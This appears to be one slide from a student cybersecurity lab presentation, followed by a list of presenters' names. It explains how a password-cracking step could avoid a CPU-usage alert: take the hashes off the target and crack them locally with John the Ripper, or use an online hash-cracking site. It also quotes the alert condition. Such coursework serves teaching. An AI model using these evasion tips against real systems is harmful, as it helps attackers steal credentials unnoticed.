
Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Instead of running John the Ripper on the Target 1 machine we could have taken the hashes and imported them to our local machine to run John.
- Are there alternative exploits that may perform better?
  - We could have used web sites such as Crackstation to crack hashes.

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```





Eddie Frank
Anthony Adair
Jerico Rodriguez
Shannon Smith
Bill Molina
Sam Farrell